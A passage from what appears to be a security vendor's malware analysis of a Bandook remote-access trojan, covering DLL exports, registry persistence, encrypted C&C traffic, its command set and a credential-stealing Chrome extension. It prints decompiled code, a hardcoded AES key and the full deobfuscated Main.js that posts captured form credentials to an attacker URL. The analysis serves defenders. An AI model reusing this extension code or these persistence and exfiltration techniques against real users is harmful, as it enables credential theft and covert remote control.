    gv_capture_screen_func = sub_13165AB0(somthing_memory, "CaptureScreen");
    gv_Init_Func = sub_13165AB0(lpMem, "Init");
    gv_ClearCred_Func = sub_13165AB0(lpMem, "ClearCred");
    gv_GetCamList_Func = sub_13165AB0(lpMem, "GetCamlist");
    gv_SendCam_Func = sub_13165AB0(lpMem, "SendCam");
    gv_StopCam_Func = sub_13165AB0(lpMem, "StopCam");
    gv_Uninstall_Func = sub_13165AB0(lpMem, "Uninstall");
    gv_Compressarchive_Func = sub_13165AB0(lpMem, "CompressArchive");
    gv_GenerateReports_Func = sub_13165AB0(lpMem, "GenerateReports");
    gv_GetWifi_Func = sub_13165AB0(lpMem, "GetWifi");
    gv_StartShell_Func = sub_13165AB0(lpMem, "StartShell");
    gv_GetSound_Func = sub_13165AB0(lpMem, "GetSound");
    gv_Split_My_File_Func = sub_13165AB0(lpMem, "SplitMyFile");
    gv_GetAutoFTP_Func = sub_13165AB0(lpMem, "GetAutoFTP");
    gv_SendStartup_Func = sub_13165AB0(lpMem, "SendStartup");
    gv_getkey_func = sub_13165AB0(lpMem, "getkey");
    gv_SendMTPList_Func = sub_13165AB0(lpMem, "SendMTPList");
    gv_SendMTPLIst2_Func = sub_13165AB0(lpMem, "SendMTPList2");
    gv_GrabFileFromDevice_Func = sub_13165AB0(lpMem, "GrabFileFromDevice");
    gv_PutFileOnDevice_Func = sub_13165AB0(lpMem, "PutFileOnDevice");
    gv_DeleteFileFromDevice_Func = sub_13165AB0(lpMem, "DeleteFileFromDevice");
    gv_CopyMTP_Func = sub_13165AB0(lpMem, "CopyMTP");
    gv_ChromeInject_Func = sub_13165AB0(lpMem, "ChromeInject");
    gv_DisableChrome_Func = sub_13165AB0(lpMem, "DisableChrome");
    gv_RarFolder_func = sub_13165AB0(lpMem, "RarFolder");
    gv_SendUSBList_Func = sub_13165AB0(lpMem, "SendUSBList");
    gv_SignoutSkype_Func = sub_13165AB0(lpMem, "SignoutSkype");
    gv_StealUSB_Func = sub_13165AB0(lpMem, "StealUSB");
    gv_StartFileMonitor_Func = sub_13165AB0(lpMem, "StartFileMonitor");
```

Figure 7. Dynamic load of dec.dll into memory



```
    byte_131EEC61 = 0;
  }
  FirstFileA = FindFirstFileA(gv_path_to_dep_dot_dll, &FindFileData);
  if ( FirstFileA != -1 )
  {
    FindClose(FirstFileA);
    if ( sub_1314AE80(gv_path_to_dep_dot_dll, 1) )
    {
      somthing_memory = f_allocate_somthing_memory(dword_131EEF04);
      dword_13C257D4 = somthing_memory;
      if ( !somthing_memory )
      {
        f_free_memory_space(0);
        byte_131EEC61 = 0;
        if ( !this )
        {
          f_lib_vsprintf(Src, "%s~!%s~!%s~!", &gv_some_ID);
          z_encrypt_n_send_info_to_socket(gv_socket_descriptor, Src);
        }
        ExitThread(0);
      }
      f_call_mp1_Func = sub_13165AB0(somthing_memory, "mp1");
      f_call_mp3_Func = sub_13165AB0(dword_13C257D4, "mp3");
      f_call_mp4_Func = sub_13165AB0(dword_13C257D4, "mp4");
      f_call_mp5_Func = sub_13165AB0(dword_13C257D4, "mp5");
      v4 = sub_13165AB0(dword_13C257D4, "mp6");
      f_call_mp6_Func = v4;
      if ( f_call_mp1_Func && f_call_mp3_Func && f_call_mp4_Func && f_call_mp5_Func && v4 )
      {
        byte_131EEC61 = 1;
        if ( !this )
        {
```


Figure 8. Dynamic load of dep.dll into memory

Registry and persistence

The payload achieves persistence on the victim's machine by copying the dropper into a new folder, created by the payload at a path of the form:

%APPDATA%\<RANDOM_STRING>\<RANDOM_STRING>.exe

Both the persisted dropper and the folder use the same name, which is a random string generated by the payload. The screenshot in Figure 9 shows the registry value created by the payload to maintain persistence.



Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
ISM	REG_SZ	
pxbghlhgjmrjxxrirvhc	REG_SZ	C:\Users\[redacted]AppData\Roaming\pxbghlhgjmrjxxrirvhc\pxbghlhgjmrjxxrirvhc.exe

Figure 9. Malware persistence in the registry

We have also detected other values created by the payload in the Windows registry keys related with its behavior, like: the name used for persistence, a random number used as an ID to identify the victim's machine, possible filenames (these files can be downloaded by the payload or created by itself), and infection date, among other things.

Table 1 contains the registry entries created by the payload during our analysis, with a brief description of them.

Table 1. Registry entries created by one of the analyzed Bandook samples

Registry path	Key	Value	Description

Registry path	Key	Value	Description
HKCU\Software\	der333f	Ixaakiiumcicbcpspmof	Random string used for persistence
FDFfda	5/5/2021	Compromise date	
NVhfhfjs	<RANDOM_NUMBER>	Used to identify the victim’s machine	
HKCU\Software\VBffhdfhf	AMMY132	<RANDOM_NUMBER>.exe	Related to the export method ExecuteAMMMY from dec.dll
gn	<RANDOM_NUMBER>.exe	Related to a new file downloaded during the download of the DLLs, before the connection to the C&C server	
idate	05.05.2021	Compromise date	
mep	2608	Process ID from the payload used for the communication with the C&C server	
rno1	<RANDOM_NUMBER>.exe	Can be used to rename a downloaded file through the C&C communication	
tvn	<RANDOM_NUMBER>.dce	Related with the export method ExecuteTVNew from dec.dll	
api	2716	ProcessID from one of the payloads used to install the external DLLs	
pim	2732	ProcessID from one of the payloads that checks the malware persistence	
DRT3	1	Related with the export name ChromeInject from dec.dll	

Other registry locations that can be used to achieve persistence on the victim’s machine are:

- HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows
- HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon

Network communication

The communication begins by obtaining the IP address from a domain (d2.ngobmc[.]com) located in the global variables and then establishing a TCP connection to that address with a four-digit port number that changes according to the campaign. Once the payload establishes this connection, it sends basic information from the victim’s machine, like computer name, username, OS version, infection date, and malware version.

After that, the payload will maintain active communication with the C&C server, waiting for commands to execute.

In many cases the information sent to the C&C server is going to be encrypted using the algorithm AES in CFB mode with the key HuZ82K83ad392jVBhr2Au383Pud82AuF, but in other cases the information is sent as cleartext.


The following is an example of the basic information to be exfiltrated to the C&C server, before it is encrypted:

!O12HYV~!2870~!0.0.0.0~!Computer~!Administrator~!Ten~!0d 14h 2m~!0~!5.2~!FB2021~!0~!0~!0~!0~!~!0~!0–~!None~!0~!5/5/2021~!

Of particular interest are the fields:

- !O12HYV: Hardcoded value
- 2870: Victim’s ID generated by the malware
- 0.0.0.0: Victim’s IP address (fake value for privacy reasons)
- Computer: Computer name
- Administrator: Username
- Ten: OS version
- 5.2: Malware version
- FB2021: Campaign ID
- 5/5/2021: Date of compromise


Figure 10 and Figure 11 are Wireshark screenshots displaying two different examples of encrypted and cleartext transmission of information sent to the C&C server.



```
> Frame 1088107: 225 bytes on wire (1800 bits), 225 bytes captured (1800 bits) on interface \
> Ethernet II, Src: VMware 58:59:61 (00:0c:29:58:59:61), Dst: VMware f6:15:2d (00:50:56:f6:15
> Internet Protocol Version 4, Src: 192.168.111.164, Dst: 194.5.250.103
> Transmission Control Protocol, Src Port: 56775, Dst Port: 7892, Seq: 1, Ack: 1, Len: 171
> Data (171 bytes)

0000  00 50 56 f6 15 2d 00 0c  29 58 59 61 08 00 45 00   ·PV··-·· )XYa··E·
0010  00 d3 2d 58 40 00 80 06  00 00 c0 a8 6f a4 c2 05   ··-X@··· ····o···
0020  fa 67 dd c7 1e d4 cb 9c  03 49 29 56 24 ea 50 18   ·g······ ·I)V$·P·
0030  fa f0 ed 7f 00 00 4e 49  33 42 2f 56 47 4e 51 4f   ······NI 3B/VGNQO
0040  57 4a 75 4a 30 53 41 54  32 5a 61 34 6f 57 78 35   WJuJ0SAT 2Za4oWx5
0050  35 6c 69 2b 4f 68 39 74  41 4a 46 65 36 49 35 50   5li+Oh9t AJFe6I5P
0060  66 2b 4a 76 4e 49 75 7a  5a 47 4d 6b 38 39 56 68   f+JvNIuz ZGMk89Vh
0070  34 45 69 6f 4a 59 52 7a  73 36 66 4b 32 44 49 47   4EioJYRz s6fK2DIG
0080  79 36 35 67 6f 4b 57 51  30 34 61 4c 73 54 54 59   y65goKWQ 04aLsTTY
0090  64 6f 74 46 6d 46 79 67  32 61 54 47 4f 78 68 39   dotFmFyg 2aTGOxh9
00a0  6f 46 55 53 50 6b 6b 4b  64 69 70 42 54 75 47 33   oFUSPkkK dipBTuG3
00b0  79 7a 69 4c 4f 70 70 35  55 48 53 57 7a 73 50 37   yziLOpp5 UHSWzsP7
00c0  6d 70 41 4a 42 68 62 51  43 68 32 41 41 4c 53 30   mpAJBhbQ Ch2AALS0
00d0  69 2b 6f 6f 38 33 55 39  34 79 4b 51 3d 3d 26 26   i+oo83U9 4yKQ==&&
00e0  26                                                 &
```

Figure 10. Traffic capture with encrypted information sent to the C&C server



```
> Frame 1088317: 1817 bytes on wire (14536 bits), 1817 bytes captured (14536 bits) on interfac
> Ethernet II, Src: VMware_58:59:61 (00:0c:29:58:59:61), Dst: VMware_f6:15:2d (00:50:56:f6:15:
> Internet Protocol Version 4, Src: 192.168.111.164, Dst: 194.5.250.103
> Transmission Control Protocol, Src Port: 56777, Dst Port: 7892, Seq: 929, Ack: 1, Len: 1763
> Data (1763 bytes)
```

```
0000  00 50 56 f6 15 2d 00 0c  29 58 59 61 08 00 45 00   ·PV··-·· )XYa··E·
0010  00 00 2d 68 40 00 80 06  00 00 c0 a8 6f a4 c2 05   ··-h@··· ····o···
0020  fa 67 dd c9 1e d4 1d b9  45 fb 1e d7 18 06 50 18   ·g······ E·····P·
0030  fa f0 ec c0 00 00 44 7e  21 2e 7e 21 32 30 32 31   ······D~ !.~!2021
0040  2f 30 34 2f 32 33 20 31  34 3a 33 36 7e 21 0d 0a   /04/23 1 4:36~!··
0050  44 7e 21 2e 2e 7e 21 32  30 32 31 2f 30 34 2f 32   D~!..~!2 021/04/2
0060  33 20 31 34 3a 33 36 7e  21 0d 0a 44 7e 21 2e 64   3 14:36~ !··D~!.d
0070  6f 74 6e 65 74 7e 21 32  30 32 31 2f 30 34 2f 32   otnet~!2 021/04/2
0080  31 20 31 37 3a 33 38 7e  21 0d 0a 44 7e 21 2e 67   1 17:38~ !··D~!.g
0090  68 69 64 72 61 7e 21 32  30 32 30 2f 31 32 2f 32   hidra~!2 020/12/2
00a0  33 20 31 36 3a 31 34 7e  21 0d 0a 44 7e 21 2e 6c   3 16:14~ !··D~!.l
00b0  6f 63 61 6c 7e 21 32 30  32 30 2f 30 39 2f 32 37   ocal~!20 20/09/27
00c0  20 32 32 3a 35 34 7e 21  0d 0a 44 7e 21 2e 6e 75    22:54~! ··D~!.nu
00d0  67 65 74 7e 21 32 30 32  31 2f 30 34 2f 32 31 20   get~!202 1/04/21 
00e0  31 38 3a 30 31 7e 21 0d  0a 44 7e 21 2e 74 65 6d   18:01~!· ·D~!.tem
00f0  70 6c 61 74 65 65 6e 67  69 6e 65 7e 21 32 30 32   plateeng ine~!202
0100  31 2f 30 34 2f 32 31 20  31 38 3a 30 30 7e 21 0d   1/04/21  18:00~!·
0110  0a 44 7e 21 2e 76 73 63  6f 64 65 7e 21 32 30 32   ·D~!.vsc ode~!202
0120  31 2f 30 34 2f 32 31 20  31 37 3a 33 37 7e 21 0d   1/04/21  17:37~!·
0130  0a 44 7e 21 33 44 20 4f  62 6a 65 63 74 73 7e 21   ·D~!3D O bjects~!
```

Figure 11. Traffic capture with cleartext information sent to the C&C server

Regarding the commands that the payload is capable of processing, we found that this sample has 132 commands, although some of these have very similar behaviors. These commands use the following pattern: @<ID> – for example, @0001 – except for the *DJDSR^ command. Depending on the received command, the payload is capable of performing the following actions:

- Obtain information from the victim's drive units:
    - HDD
    - CD-ROM
    - USB
- Lists the content of a specific directory:
    - Folders
    - Files
- File manipulation:
    - Read
    - Move
    - Delete
    - Rename
- Take screenshots
- Control the cursor on the victim's machine:
    - Move it to a specific position
    - Perform left or right clicks
- Install or uninstall the malicious DLLs (dec.dll or dep.dll)
- Close some connections previously opened by the payload
- Kill running processes or threads
- Pop up a message using MessageBoxA
- Send files to the C&C server
- Invoke DLL functions (dec.dll or dep.dll)

- Windows registry manipulation:
  - Check the existence of a registry key or value
  - Create a registry key or value
  - Delete a registry key or value
- Uninstall the malware
- Download a file from a URL
- Execute downloaded files using the function ShellExecuteW
- Obtain the victim’s public IP address
- Skype program manipulation:
  - Stop the process
  - Check the existence of the main.db file
- Stops the Teamviewer process and invokes a function from the dec.dll named ExecuteTVNew
- Check for Java being installed on the victim’s machine
- Execute files with extension .pyc or .jar using Python or Java.

Here is a list of what dec.dll is capable of doing on the victim’s machine:

- Chrome browser manipulation
- File manipulation:
  - Compress a file
  - Split a file
  - Search for a file
  - Upload a file
- Send files to the C&C server
- USB manipulation
- Get Wi-Fi connections
- Start a shell
- DDoS
- Sign out from Skype
- Manipulate the victim’s screen
- Manipulate the victim’s webcam
- Record sound
- Execute malicious programs

DLL analysis – ChromeInject functionality

When the communication with the C&C server is established, as we mentioned above, the payload downloads dec.dll. We conducted an analysis of one of the most interesting exported methods, named ChromeInject.

This method creates a malicious Chrome extension, by:


- Terminating the chrome.exe process if it is running
- Creating a folder under %APPDATA%\OPR\
- Creating two files:
  - %APPDATA%\OPR\Main.js
  - %APPDATA%\OPR\Manifest.json
- Enabling developer mode of Google Chrome by manipulating the preference file located at:
  %LOCALAPPDATA%\Google\Chrome\User Data\Default
- Obtaining the Google Chrome executable path by accessing the registry, in this case it accesses:
  SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\chrome.exe

- Launching Google Chrome
- Invoking Windows APIs such as GetForegroundWindow, SetClipboardData, and keybd_event, to load a malicious Chrome extension by simulating a user installation, it:
  - Loads chrome://extensions into the clipboard and pastes it by sending Ctrl+V keystrokes
  - Sends Tab keystrokes to select the Load unpacked option
  - Loads the path to the OPR folder into the clipboard and pastes it by sending Ctrl+V keystrokes

This malicious extension tries to retrieve any credentials that the victim submits to a URL by reading the values inside the form tag before they are sent. These credentials are stored in Chrome's local storage with the key batata13 and their corresponding URL, where the credentials are sent, with the key batata14. This information is exfiltrated to a different URL located in the global variables of the payload. In our sample this URL was:

https://pronews[.]icu/gtwwfggg/get.php?action=gc1

Figure 12 shows the installed malicious Chrome extension.




Browser Protection Unit 1.0

Protects and Secure Browser

ID: bmlckdbcmnnajdlffbhllndlmcgdmimk


Figure 12. Malicious extension created by the malware

Figure 13 and Figure 14 are screenshots respectively displaying the Manifest.json and the Main.js (deobfuscated) source code.



```
{
"manifest_version": 2,
"name": "Browser Protection Unit",
"version": "1.0",
"description": "Protects and Secure Browser",
"permissions": ["storage","tabs"],
"content_scripts": [{
      "matches": ["http://*/*", "https://*/*"],
      "js": ["main.js"],"run_at": "document_start"
    }]
}
```

Figure 13. Manifest file of the malicious extension



```
var host = 'aHR0cHM6Ly9wcm9uZXdzLmljdS9ndHd3ZmdnZy9nZXQucGhwP2FjdGlvbj1nYzE=';
var mainid = "1838";
function send(keyz,domain) {
    //alert(mainid);
var currentTime = new Date();
        var minutes = currentTime.getMinutes();
        if (minutes < 10)
                minutes = '0' + minutes;
        var a =parseInt(currentTime.getMonth()) + 1;
        var thedate = currentTime.getHours()+':'+minutes;
        var xmlhttp;
        if (window.XMLHttpRequest)
                xmlhttp = new XMLHttpRequest();
        else if (window.ActiveXObject)
                xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
      //  xmlhttp.open("GET",keyz,true);
       // xmlhttp.send(null);
//alert(host);
//alert(keyz);
var body = "time="+encodeURIComponent(thedate)+"&ur="+encodeURIComponent(domain)+"&test=" +
 encodeURIComponent(keyz)+"&id=" + encodeURIComponent(mainid);
//alert(linkd);
xmlhttp.open("POST", linkd, true);
xmlhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xmlhttp.setRequestHeader("Content-Length", body.length);
xmlhttp.send(body);
xmlhttp.setRequestHeader("Connection", "close");
//DB clear("batata13");
}
var  mainid;
window.document.onsubmit = search;
    var thedomain = document.location.href;
    var keyz;
    var linkd;
 linkd = Base64.decode(host);
 var info;
 var dm1;
 chrome.storage.local.get('batata14', function(items) {
    dm1 = items.batata14;
 });
 chrome.storage.local.get('batata13', function(items) {
    var userid = items.batata13;
    if (userid) {
      //  useToken(userid);
        info = userid;
        chrome.storage.local.set({'batata13' : "NO"}, function() { //   alert('clear');
                });
        if (userid != "NO"){//alert(userid);
            send(Base64.encode(info),dm1);      }
    }
});
```

Malicious URL encoded in base64

Credentials exfiltration

Malicious URL decoded

Credentials stored in the chrome local storage

Figure 14. Main.js file with malicious code deobfuscated

Overlaps and differences with other campaigns

We compared the behavior of our analyzed sample against other posts and documented campaigns like Operation Manul and Dark Caracal and there are some similarities, like:

- The payloads use the same encryption algorithm for communication with the C&C server, AES in CFB mode.
